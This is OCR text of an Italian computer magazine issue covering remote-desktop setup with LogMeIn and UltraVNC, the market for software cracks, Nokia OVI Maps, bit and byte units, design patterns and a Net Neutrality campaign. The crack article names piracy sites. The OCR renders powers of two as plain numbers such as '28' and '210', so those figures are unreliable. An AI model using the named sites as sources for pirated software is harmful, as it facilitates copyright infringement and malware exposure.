Remotely Anywhere. Se desidera-



Con il controllo remoto attraverso il sito LogMeIn possiamo usare tutti i programmi presenti nel computer controllato.





Possiamo avere un controllo pressoché completo di qualsiasi cartella o programma presente nel computer controllato.


mo ridurre al minimo la necessità di fare impostazioni ai nostri PC, possiamo avvalerci di strumenti online come per esempio Logmein.com (accessibile in versione gratuita o a pagamento).

:: La rete con un sito

Le versioni gratuite di LogMeIn o di Ntrconnect sono il metodo più semplice per creare una rete privata. Questi programmi nascono per controllare a distanza qualsiasi computer che funzioni con Windows o Mac OS (Ntrconnect si può usare anche con Linux) e sono adatti anche all'installazione sui computer dell'ufficio perché non hanno troppi problemi a convivere pacificamente con i server proxy. Facciamo l'esempio con LogMeIn, ma la procedura è molto simile con qualsiasi programma di questo tipo. Colleghiamoci all'indirizzo www.logmein.com e clicchiamo sul pulsante Provalo gratis. Nella finestra successiva clicchiamo sul primo collegamento LogMeIn Access, Management and Networking e premiamo il pulsante Continue. Seguiamo la semplice procedura per scaricare il file di installazione di LogMeIn Free. Durante la procedura guidata ci viene chiesto di stabilire un codice di accesso per accedere al computer, codice da non confondere con nome utente e password da inserire per accedere al sito LogMeIn. Inseriamolo e premiamo il pulsante Avanti. Al termine dell'installazione confermiamo la nostra iscrizione facendo clic sul collegamento presente nell'email di conferma. Ricolleghiamoci al sito di LogMeIn da un altro computer, inseriamo nome utente e password e clicchiamo sul pulsante Remote control accanto all'icona del primo PC nel quale abbiamo installato il programma. Se usiamo Mozilla Firefox ci verrà richiesta l'installazione di un componente aggiuntivo. Inseriamo il codice per accedere al computer e clicchiamo su OK nella finestra successiva. Vedremo il desktop del computer controllato. Possiamo usarlo proprio come se fossimo davanti al monitor: possiamo usare, installare e rimuovere programmi, navigare in Rete e inviare posta elettronica. Con la versione gratuita non è possibile fare lo scambio diretto dei file, ma basta usare un programma di messaggistica istantanea per passarci tutti i file che desideriamo.

:: Un programma, la rete

Se desideriamo avere più controllo sul computer remoto usiamo un programma come Ultra (anche in questo caso la procedura è più o meno la stessa per altri programmi simili). Colleghiamoci all'indirizzo www.uvnc.com/download/index.html e scarichiamo l'ultima versione stabile disponibile che nel nostro caso è la 1.0.6.5
Installiamo in tutti i computer da collegare virtualmente sia Ultra VNC Server sia Ultra VNC Viewer. Al termine dell'istallazione facciamo clic su Ports e lasciamo le impostazioni predefinite. Se usiamo un router, saranno da impostare anche i port-forwarding. Attiviamo le opzioni per le connessioni in loopback e display query window. Per terminare cambiamo password e siamo pronti per iniziare. Per collegarci al PC con Ultra VNC Server attivo, usiamo UltraVNC Viewer. Dobbiamo inserire l'indirizzo IP del PC al quale collegarci nel campo vnc server del Viewer poi selezioniamo la modalità che preferiamo nel riquadro quick options. Una volta connessi vedremo il desktop del PC con il server e la barra degli strumenti.



LogMeIn offre un sistema di VPN semplice da usare, rapido e basato su un sistema Web.

Scoprire l'indirizzo IP

Per scoprire il nostro indirizzo IP premiamo il pulsante Start e facciamo clic su Esegui, scriviamo il comando cmd e premiamo il tasto Invio. Nella nuova finestra scriviamo il comando **ipconfig**, alla voce **indirizzo ip** è possibile vedere il nostro IP pubblico. Se usiamo un router, colleghiamoci al sito **www.myip.it**:il nostro indirizzo sarà visualizzato alla voce your **ipaddress**. Se usiamo un router, serve qualche modulo aggiuntivo e qualche impostazione in più. Il router, infatti, assegna un indirizzo IP per la rete privata che non è visibile dall'esterno. Per completare la configurazione possiamo scaricare i moduli aggiuntivi all'indirizzo **www.uvnc.com/addons/index.html**. Se non abbiamo problemi con l'inglese troviamo tutte le istruzioni necessarie all'indirizzo **www.uvnc.com/install/configuration.html**.

La ricerca del crack

Milioni di dollari per produrre software e il crack è alla portata di tutti

Le recenti azioni delle major contro The Pirate Bay e siti similari hanno fatto conoscere al grande pubblico la possibilità di scaricare da Internet qualsiasi tipo di materiale. Film e musica, certamente, ma anche software di ogni genere sono alla portata di chiunque, a distanza di pochi clic. Accanto a questo fiorente mercato del P2P, tuttavia, ne esiste un altro molto più antico, composto da migliaia di siti che offrono software completi in modo gratuito e illegale. A volte si tratta solo di qualche forum in cui si ritrovano i numeri di serie di alcuni prodotti, altre volte sono siti estremamente organizzati, magari con pagamento tramite carta di credito, che offrono la possibilità di scaricare tutto quello che ci passa per la testa pagando una frazione del prezzo di mercato dei prodotti.

:: C'è chi ce l'ha

I siti più diffusi sono senz'altro quelli che offrono crack e numeri di serie: basta una piccola ricerca su Google delle parole chiavi software crack per ottenere qualche milione di risultati. Con ricerche più specifiche si arriva facilmente ai siti che questi codici li offrono veramente. Se volessimo provare Windows 7, per esempio, la semplice ricerca di un crack ci porterebbe dritti a un sito dove si spiega come è stato fatto il crack, le versioni di Seven interessate, dove trovarlo, dove trovare l'immagine ISO del DVD di installazione di Seven, le istruzioni dettagliate per applicarlo e così via. Seven, tra l'altro, non è che l'ultimo arrivo del nutrito gruppo dei software di cui è liberamente, ma illegalmente, distribuito il crack o il codice di attivazione. L'elenco, dal punto di vista dei produttori, è quello





Astalavista.box.sk è un sito storico di crack relativo alla sicurezza. Ha un motore di ricerca che rimanda ad altri siti.

di una tragedia: Adobe Creative Suite, Office 2007, le utility della Norton (antivirus escluso), giochi di ogni genere tra cui il best seller Spore ma anche The Sims 2… Per ogni software che non funziona strettamente collegato alla Rete, come antivirus e giochi online, è rintracciabile velocemente il relativo crack. Se non si ha il disco di installazione, poco male: spesso i siti offrono direttamente la possibilità di scaricare i CD o i DVD di installazione come immagini ISO e danno indicazioni per montarle nel proprio sistema senza doverle nemmeno masterizzare.

:: Il business


Sapendo che la distribuzione di software pirata è un reato duramente punito c'è da chiedersi come mai ci sia questo proliferare di siti da cui scaricare materiale. Non si tratta tanto di siti di qualche semi sconosciuto paese esotico ma spesso sono registrati negli USA, in cui la legislazione è simile a quella europea. La risposta è, ovviamente, il denaro: la pubblicità (spesso di siti porno) insieme alle numerose pagine che occorre visitare per arrivare a trovare quello che si cerca danno vita a una serie di introiti pubblicitari che possono essere anche elevati. L'investimento necessario per registrazioni multiple di domini, unito agli scarsi controlli fatti dalle autorità, dà la possibilità di creare qualsiasi genere di sito Web. In più non è detto che a un dominio .com corrisponda necessariamente un sito fisicamente posto negli USA: spesso il sito è in altri paesi, con controlli minori o legislazioni compiacenti, intoccabile dalle autorità. Nel complesso, quindi, il commercio dei crack risulta avere un rischio tutto sommato contenuto ed è molto redditizio: il traffico di questi siti è veramente elevato, tecnicamente è necessario un investimento minimo e il "mercato", se così si può chiamare, fa gola a molti. Da questo punto di vista, i tentativi di affossamento del P2P da parte delle major trovano il pieno sostegno da parte di questi siti: meno cose si trovano sui circuiti P2P e più visitatori arrivano alla ricerca del loro crack.



WarezStore.Biz è un negozio online di prodotti già craccati. Quello che fanno è illegale: basta confrontare i prezzi.

:: La realtà

Dopo aver trovato il crack, dopo aver installato il programma che ci interessa, dopo tutte le operazioni che abbiamo svolto, l'impressione è quella di aver risparmiato centinaia di euro. La realtà, però, non è proprio così. Per prima cosa, non è detto che il crack che abbiamo scaricato funzioni veramente: spesso occorre provarne più di uno con il rischio di rovinare l'installazione del sistema operativo. Il secondo rischio è che il crack o il programma usato per generare le chiavi di installazioni contenga qualche virus. Sembrerà impossibile ma la creazione di un finto (ma anche funzionante, a volte) keymaker è un ottimo veicolo per diffondere anche programmini sgradevoli. Il terzo problema, probabilmente il più grave per gli utenti, è che il programma installato in questo modo, alla lunga, non è desiderabile. Non siamo educande ed è inutile appellarsi a questioni morali o economiche: chi decide di installare un programma craccato non si interessa del programmatore che perde il lavoro o della "povera" software house che perde guadagni. Chi lo fa, cerca di avere gratuitamente un prodotto pienamente funzionante che avrebbe dovuto pagare. Proprio questa, però, è una mancanza fondamentale che differenzia il software originale da quello craccato: il software craccato, di solito, non può essere aggiornato normalmente e non può avere funzioni online. Per questo motivo è completamente inutile scaricare e installare versioni craccate dei software antivirus, che verrebbero smascherate al primo aggiornamento e sono inutili se non aggiornate, oppure versioni craccate di giochi online, come World of Warcraft, completamente inutilizzabile senza un numero di serie valido. Sarà proprio per questo che la classifica del giugno scorso dei software più venduti nel mondo vede ai primi posti prodotti per la sicurezza e giochi online?



Zcrack.com rimanda a siti di vendita illegali che offrono versioni già craccate e permette il download di alcuni crack: un'industria totalmente illegale!



Stanchi delle mappe offerte a caro prezzo da TomTom? Nokia le regala!


Le mappe di Nokia

Il vero business dei navigatori GPS è senz'altro quello degli aggiornamenti: a nessuno serve un navigatore non aggiornato ed è ovvio che gli utenti vadano a caccia delle mappe più recenti. D'altra parte è molto sgradevole trovarsi in zone sconosciute e su un itinerari che non possono essere completati perché un senso unico è stato rovesciato o una via è diventata pedonale. Così come è stupido percorrere strade secondarie quando, magari, è stata costruita una nuova statale o, addirittura, una tangenziale o un'autostrada. Così, il mercato vede scendere drasticamente di prezzo i navigatori, come normalmente avviene per tutti i prodotti tecnologici, registrando però una discesa lievissima, per essere ottimisti, degli aggiornamenti delle mappe, vero cuore nevralgico su cui si basa la diffusione di questi dispositivi.

:: Google e Nokia

Questa tendenza ha iniziato a cambiare con l'arrivo di Google, che con il suo servizio mappe, completamente gratuito, sta offrendo tutti i suoi servizi a costo zero ai possessori di cellulari con profilo tariffario flat. Le mappe di Google, però, si possono scaricare dal Web solo durante l'uso e se non si possiede una connessione flat o semi flat, il pedaggio da pagare all'operatore telefonico è decisamente salato. D'altra parte i vantaggi sono innegabili: il download continuo delle mappe più aggiornate, unito alla possibilità di vedere le immagini da satellite, offre un'accuratezza ineguagliata rispetto alla distribuzione proposta dai produttori di navigatori GPS classici. La concorrenza a TomTom e soci, tuttavia, vede in campo anche altre realtà, ben più pericolose perché specializzate nel mobile. Tra queste, spicca sicuramente Nokia che non si limita più a inserire nei suoi modelli di fascia alta un ricevitore GPS ma include anche un completo software di navigazione ed offre ai suoi acquirenti una piattaforma da cui scaricare gratuitamente le mappe aggiornate, denominate OVI Maps (maps.ovi.com). D'altra parte, il core business di Nokia non è la navigazione ma la telefonia: a conti fatti, un piccolo

aumento di prezzo sui cellulari evoluti è uno scotto di lieve entità in cambio della possibilità di usarli anche come navigatori. Unendo questo concetto alle possibilità di sinergia con altre iniziative, alle possibilità di accordi commerciali con gli operatori e all'interesse del mercato, è facile capire che le Nokia OVI Maps stiano iniziando a diffondersi con una rapidità mai vista prima. Ovviamente, Nokia non è una benefattrice dell'umanità e non regala nulla. A risultare vincente è la strategia di pagamento usata per il nuovo prodotto: la mappa è gratuita ma il sistema di navigazione richiede un pagamento proporzionale in base all'uso che se ne fa. In poche parole, gli ultimi cellulari includono un navigatore completo che, senza abbonamento, permette solo di vedere dove ci si trova e, pagando, calcolano i tragitti. Da questo punto di vista, il cambio è epocale: a fronte di navigatori le cui mappe devono essere aggiornate a caro prezzo anche se li si usa 2 o 3 volte all'anno, la proposta di Nokia permette di risparmiare moltissimo e scardina il sistema alla sua base.



OVI Maps è un servizio innovativo: simile a quello offerto da Google, è fortemente integrato con il mondo della telefonia e destinato a mettere in crisi i big della navigazione GPS.

:: Funziona!

Come per Google, le mappe sono scaricate tramite la connettività interna del telefono ma con una differenza sostanziale: un ampio uso della cache. Grazie a questo accorgimento, una mappa viene scaricata solo se ci si trova in una zona su cui il cellulare non ha informazioni oppure se si ripassa da un'area che non si è visitata da molto tempo di cui, presumibilmente, il cellulare ha una mappa datata. Per ovviare ai costi di connessione necessari al download, inoltre, Nokia offre nella sua Suite di collegamento al computer un programma che permette di scaricare le mappe dal PC e trasferirle direttamente sul cellulare, evitando che questo si colleghi alla Rete. Così facendo, fatta salva la prima attivazione del software, un normale utilizzatore può avere mappe sempre aggiornate a costi estremamente contenuti e senza incidenze sulle sue spese telefoniche. In aggiunta, se è vero che quella di TomTom risulta universalmente riconosciuta come quella più semplice da usare tra quelle proposte dal mercato, l'offerta dal Navigator di Nokia non risulta particolarmente complessa. Bastano pochi minuti per apprenderne l'uso e qualche altro minuto da dedicare all'attivazione del dispositivo e al download della mappa per iniziare a usarlo. Come le migliori mappe, inoltre, anche quelle offerte da Nokia sono corredate da un ampio database di punti di interesse, espandibile, che permette di trovare ed essere guidati ai servizi che desideriamo.



Maps Updater permette di scaricare le mappe OVI direttamente dal sito, selezionandole tra quelle di tutto il mondo, senza i costi della connessione cellulare.

::Mappe aperte?

A completamento del servizio offerto, una chicca più unica che rara, che pone il servizio OVI sul piano di quello offerto da Google: le API. Le mappe OVI, infatti, dispongono di una serie di strumenti dedicati agli sviluppatori che permettono di usare nei propri progetti sia semplici mappe, tramite le OVI Maps Player API, sia percorsi, tramite le OVI Navigation Player API. Entrambe sono composte da funzioni javascript di alto livello, che si integrano nel sistema OVI e includono la possibilità di gestire sia mappe 3D che percorsi di navigazione. Grazie a questa base, Nokia spera che la community degli sviluppatori inizi a produrre software innovativo per popolare ulteriormente l'OVI Store, nato sulla falsariga dell'App Store di Apple ma totalmente dedicato al mondo dei cellulari Nokia.


DIAMO I NUMERI



Bit, byte, mega: le unità di misura dell'IT possono generare confusione e c'è chi se ne approfitta

Per chi non è un addetto del settore, le unità di misura dell'informatica risultano piuttosto complicate da capire: non viene usata la base 10, tipica della mentalità comune, ma vengono usate basi e riferimenti diversi che possono generare confusione. Per prima cosa occorre chiarire che l'unità di misura fondamentale dell'informatica è il bit: una singola cifra che può assumere come valori esclusivamente 0 e 1. La logica dei calcolatori sta tutta qui ed è piuttosto semplice perché può essere immaginata come una lampadina che può essere solo accesa o spenta. Per rappresentare le informazioni al di là delle questioni binarie (nero o bianco, si o no, vero o falso), occorre usare più di un bit, unendone alcuni in sequenza. Immaginiamo di indicare come 0 la lettera a minuscola, come 1 la lettera b minuscola, come 10 (uno-zero) la lettera c minuscola e via dicendo. Poi passiamo alle lettere maiuscole, ai simboli e così via. Alla fine avremo ottenuto diverse sequenze fino ad occupare 7 bit, pari a 128 combinazioni (2 cifre elevate alla settima): lettere maiuscole, lettere minuscole, qualche accentata, qualche segno di interpunzione. Usando 8 bit è possibile codificare altri caratteri, includendo più lettere accentate, più segni di interpunzione e via dicendo. Per questo motivo, la seconda unità di misura dell'informatica è il byte: una sequenza di 8 bit pari a 256 combinazioni (28). A questo punto si passa ai multipli perché ha poco senso ragionare oggi in termini di singolo byte: con file che occupano svariati giga, nemmeno il più paranoico dei programmatori si occupa più dei singoli byte sprecati. Quando si parla di multipli si è portati a pensare che 1000 faccia un chilo, un po' come 1000 grammi fanno un kg. In informatica, invece, si parte da una base binaria in cui tutto è una combinazione delle potenze di due, quindi non si ragiona in questo modo. Un kb, infatti, non è pari a 1000 byte ma a 1024 che corrispondono a 210 byte. I megabyte seguono la stessa notazione e non sono 1000 kb ma 1024, pari a 220. Allo stesso modo, i giga e i terabyte sono espres-

sioni di elevamenti a potenza di due, rispettivamente 230 e 240. Quando si tratta di espressioni di capacità, della RAM, del disco e via dicendo, si trattano quindi multipli su una base diversa da quella decimale. Diversa, invece, la questione dei trasferimenti dei dati: qui i bit non vengono raggruppati ma inviati uno per volta, tramite un cavo. Per questo motivo e per una questione di usi e consuetudini, quando si tratta di trasferimenti di dati non si raggruppano i byte ma si usa come unità di riferimento il bit. Di più: non avendo la necessità di cambiare base, visto che non sono necessari raggruppamenti logici, i moltiplicatori sono nella normale base 10. I kb, in questo caso, corrispondono a 103, i Mb a 106, i Gb a 109 e così via.



:: La fregatura

Questo dà vita ad alcune conseguenze che molti neofiti ignorano, specialmente se vengono abbagliati dalla pubblicità. Pensiamo, per esempio, al trasferimento di un file da 10 mb tramite una connessione di rete che permette collegamenti a 1 mb al secondo. Leggendo superficialmente i numeri e le unità di misura, senza esplicitarle, vien da pensare che bastino 10 secondi per compiere l'operazione ma, ovviamente, è falso perché i contesti sono diversi. I 10 mb sono 10 megabyte mentre il mb al secondo della connessione è 1 megabit. Trasformando opportunamente i numeri si ha che 10 Mb corrispondono a 10*220 byte e i megabit sono 1*106 bit. I byte sono una sequenza di 8 bit e, quindi, il primo valore va moltiplicato per 8. Alla fine dei calcoli si ottiene che si sta cercando di trasferire 83.886.080 bit con una connessione da 1.000.000 di bit al secondo e l'operazione non potrà durare meno di 83 secondi. Ovviamente, cambiando le scale di valori e le cifre, è facile capire come le tanto pubblicizzate linee ADSL superveloci non siano poi così veloci come vorrebbero lasciarci intendere: i computer usano come unità di misura dello spazio i byte e se si ignora che i valori sulle comunicazione sono in bit, la sorpresa è dietro l'angolo. I provider, però, non sono i soli che giocano sull'equivoco: i produttori di dischi fanno lo stesso perché considerano i byte come unità di misura fondamentali ma fanno i calcoli con notazioni decimali. Questo significa che un disco da 80 Gb non dispone di 80*230 byte ma di 80*109, con una differenza di oltre 5 Gb!



L'unità di misura nelle connessioni è il bit: 1/8 di byte con multipli in base 10. Inutile dire che la velocità misurata in byte è molto inferiore a quanto sembra inizialmente.



I produttori di hard disk usano come unità di misura il byte ma in una notazione decimale. Un trucchetto per vendere i dischi come più capaci di quello che sono in realtà.

:: I rimedi

A questo atteggiamento dei produttori di dischi e dei provider, purtroppo, non c'è rimedio: qualsiasi tentativo fatto finora è stato del tutto vano. Qualche produttore di software ha cercato di ridurre l'impatto del problema ma solo la conoscenza da parte degli utenti può riuscire a risolvere la questione. A volte, i tentativi di rimediare hanno forse peggiorato le cose. Apple, per esempio, ha deciso di cambiare il modo in cui Snow Leopard riporta le dimensioni dei dischi, usando la base dei produttori. Questo significa che un disco da 4 Gb (secondo il produttore), riportato correttamente da Leopard come disco da 3,74 Gb, viene ora mostrato come disco da 4 Gb. La soluzione, più che chiarire le cose, sembra aver confuso ancora di più le idee agli utenti che si trovano a usare una base che non è naturale nell'ambito IT e che vede discrepanze tra le dimensioni effettive dei file, ancora calcolate usando la base binaria, e quelle riportate dal sistema operativo. Le cose sono, purtroppo, destinate a complicarsi ulteriormente e sarà necessario un sempre maggiore approfondimento da parte degli utenti per capire veramente con cosa si ha a che fare.

Costruire dal piccolo



Tra le varie metodologie di programmazione, ce n'è una che offre vantaggi enormi malgrado sembri poco funzionale

Quasi tutti gli analisti di oggi sono stati abituati a pensare che un progetto debba essere affrontato nella sua interezza, scomposto in frammenti, sezionato nei dettagli fino ad essere completamente sviluppato per ottenere un programma efficiente. Ogni scuola insegna questo metodo, ogni corso universitario utilizza questo punto di vista, ogni esperto raccomanda di vedere le cose nell'insieme per poi scendere nei dettagli. Una metodologia di programmazione applicata da qualche anno in ambito Web e poi diffusa anche in altri contesti, invece, prevede un percorso esattamente opposto: si parte dal piccolo per arrivare alla complessità.

:: Pomoli e porte

L'idea è certamente di quelle che fanno impressione: partire da un aspetto secondario di un progetto per arrivare alla complessità è considerato un rischio notevole perché potrebbe far perdere di vista lo scopo finale. Un rischio reale ma calcolato e comunque bilanciato dai benefici che porta. Questo approccio non nasce in ambito informatico ma in quello architettonico: si inizia studiando ogni minimo aspetto di qualcosa per arrivare a un punto di vista complessivo. Si può pensare, per esempio, di studiare una serratura (tipologie, presenza o meno di maniglie, tipi di installazioni, ecc..) per passare poi ad analizzare ogni aspetto della porta su cui andrà montata e, in seguito, considerare muri, pavimenti, piastrelle. Alla fine si può arrivare a definire piani urbanistici di intere città con la certezza di aver estrapolato ogni parte del problema. Applicato alla programmazione, questo approccio ci porta a considerare un aspetto qualsiasi del problema che dobbiamo affrontare e a sperimentare diverse soluzioni per risolverlo, fino a trovare lo stato dell'arte per un punto specifico. Poi si passa a un altro punto o a un livello superiore, fino a determinare il progetto. Pensiamo, per esempio, a un box di ricerca in un sito che deve avere una lunghezza adeguata, un contrasto cromatico adatto, un pulsante con una certa forma per l'invio delle parole chiavi e via dicendo. Una volta definito il miglior box

UN CASO PRATICO

Facciamo un esempio di un pattern per un piccolo modulo per l'iscrizione alla mailing list di un sito Web.

Problema
Consentire l'inserimento della mail dell'utente e inviarla al sito.

Considerazioni
- Lunghezza media degli indirizzi e-mail.
- Uso di un tema uniforme nel sito (altro pattern).
- Immagine da inserire sul bottone submit o scritta adatta.
- Valutare eventuali elementi aggiuntivi per delimitare le aree di ricerca.
- Metodi per limitare l'input aai soli indirizzi di posta.


Test fatti
- Controllo empirico degli indirizzi di posta nella rubrica personale
- Inclusione di un CSS standard (altro pattern).
- Test con immagini e testi sul bottone submit.
- Non sono necessarie limitazioni di ricerca.

Soluzione
Creare una casella di testo di almeno 20 spazi, con un pulsante con la scritta "cerca", gestito da CSS standard, di forma regolare, tramite comandi standard HTML.

di ricerca possibile, potremo dedicarci all'analisi di un possibile menu. In seguito potremo unire le due soluzioni trovate per definire una barra principale e così via, fino a ottenere la miglior situazione possibile per ogni componente, con la certezza di aver prevenuto una serie imponderabile di problemi. Ognuno di questi ragionamenti è composto da indicazioni che riassumono il micro problema da affrontare, la soluzione, eventuali considerazioni che fanno preferire una soluzione a un'altra con un elenco delle possibili alternative. L'insieme di queste informazioni è chiamato pattern e l'insieme dei pattern di un progetto permettono di arrivare alla sua soluzione in modo logico e ponderato.

:: Di soluzione in soluzione

Ovviamente, un pattern può contenere riferimenti ad altri pattern e, per questo, diversi progetti realizzati con questa metodologia vengono chiamati Pattern Language: ogni singolo pattern ha correlazioni logiche e dipendenze che lo rendono parte di un insieme. Ovviamente bisogna cercare di non applicare l'analisi classica in un contesto come questo oppure si perdono i vantaggi del nuovo approccio. L'uso dei pattern è di natura strettamente funzionale ed è da questo livello, generalmente molto basso, che bisogna partire. Non ha senso, per esempio, iniziare col definire un pattern "barra del menu" rimandando le soluzioni reali a una'analisi successiva. Partire da un livello intermedio rimandando i problemi minori, bollandoli come banalità, rende inutile lo sforzo di un nuovo sistema di progettazione. L'approccio da seguire è esattamente opposto a quello a cui l'informatica odierna ci ha abituati e la condizione necessaria per un'analisi corretta deve partire per forza dal basso, pena la sua inutilità. Detto questo, nessuno ci obbliga a esplicitare ogni parte dell'analisi con questo metodo. Possiamo, per esempio, identificare alcune icone da inserire nelle diverse voci di un menu senza occuparci della loro effettiva rappresentazione. In tal caso possiamo definire un pattern indicando un problema reale o una sua ipotesi per poi riprendere la questione in un secondo momento. Inoltre non siamo obbligati a seguire una sintassi formalizzata da altri per le nostre analisi: ognuno può avere una struttura di analisi preferita purché resti coerente al suo interno. Se vogliamo che ognuno dei nostri pattern abbia un titolo, non possiamo pensare di violare questa regola, in nessun caso. Diversamente, verrebbe meno l'aspetto formale dell'analisi (e non sapremmo come chiamare un certo pattern).



Yahoo dispone di una ricca libreria di pattern dedicati al design. Basta fare un salto all'indirizzo developer.yahoo.com/ypatterns.



Sul sito www.patternlanguage.com sono presenti regole ed esempi di pattern applicati all'architettura. Un esempio per l'IT.

:: Da dove inizio?

Questo tipo di analisi prevede che non ci sia alcun punto specifico da cui iniziare e la scelta sia tutto sommato casuale. Spesso si parte affrontando per primi i piccoli problemi che potrebbero avere una maggiore criticità (che possono influire maggiormente sui pattern successivi) ma non è una regola assoluta perché una corretta analisi di qualsiasi pattern deve tener conto di ogni criticità possibile che risulta,quindi, prevenuta. Per sua stessa natura, l'approccio dal particolare al generale porta comunque a sviscerare ogni dettaglio di un progetto grazie ai collegamenti logici tra i diversi pattern. Ovviamente, nessuno può essere obbligato a seguire un modo di pensare con cui non si trova a suo agio ma un addestramento anche minimo a questa metodologia porta a risultati di notevole entità con uno sforzo limitato. Soprattutto: l'uso di un approccio del genere porta a trovare soluzioni che, se sono state rispettate le regole, non trascurano alcun dettaglio. Il che porta a realizzare un prodotto di qualità superiore impiegando, una volta appresa la metodologia, una frazione del tempo necessario in origine.



Telecom Package Alert

Creativi per la NetNeutrality

Ai lettori di HJ non sarà sfuggito l'infuocato dibattito europeo sulla Net Neutrality, minacciata dal Pacchetto Telecom. Ne parliamo con Gianfranco, fra i promotori del movimento "ScambioEtico" (www.scambioetico.org), che lancerà insieme al REFF una campagna/concorso in tema tutta rivolta ai creativi.

:: Insidie e pericoli del Pacchetto Telecom

Il cosiddetto "Pacchetto Telecom" - composto da 5 Direttive in molti punti non più modificabili - prevede esplicita autorizzazione a "...condizioni che limitano l'accesso a e/o l'utilizzo di servizi e applicazioni". In parole povere, ciò significa porre fine al carattere aperto e neutrale di Internet. Solo l'emendamento 138 tutela le libertà fondamentali dei cittadini europei ed equipara l'accesso a Internet a un diritto fondamentale. L'emendamento è oggetto di accese discussioni, con Consiglio e Parlamento su posizioni antitetiche, e noi noi supportiamo il Parlamento nella posizione di difesa. Prevediamo che il Pacchetto diventi legge prima della fine del 2009: entro 18 mesi i Paesi Membri dovranno trasporre le direttive in leggi nazionali.

:: Un'iniziativa rivolta ai creativi: di che si tratta?

Invitiamo gli utenti del file sharing (quali "capri espiatori") e tutti coloro che hanno a cuore la Neutralità della Rete a creare brani musicali, video, rappresentazioni grafiche, poesie, comic strips e qualsiasi altra espressione creativa su uno i più temi a scelta fra Neutralità della Rete, il Mere Conduit, l'Emendamento 138, del Pacchetto Telecom e la Legalizzazione del P2P senza scopo commerciale, per di avviare una campagna internazionale su questi 5 temi, utilizzando le opere pervenute: Creativi per la NetNeutrality.



In piazza per la Net Neutrality.

:: Insieme al REFF: perché?

Il REFF ha sviluppato un'importante e significativa esperienza a livello internazionale, garanzia di ottima gestione e professionalità. Hanno subito accolto con entusiasmo l'iniziativa: ne siamo lieti e speriamo e che il recente successo da loro ottenuto sia di buon auspicio anche per questa campagna.

:: Obiettivi e aspettative del progetto

Sensibilizzare il maggior numero di utenti sulle problematiche e sui rischi a cui andremo incontro se dovessero essere ratificate le 5 Direttive. Cercheremo di coinvolgere attivamente i netizen, "protagonisti involontari" degli interessi economico/politici che si celano dietro quelle norme: ognuno potrà utilizzare la multimedialità secondo le proprie capacità creative, attitudini e competenze, per dar vita a personali stili comunicativi che - ci auguriamo - possano arrivare a smuovere l'indifferenza fino ad oggi riscontrata verso una così palese violazione dei diritti civili.

Linux Botnet



Anche un server con il pinguino può diventare uno zombie gestito da pirati informatici

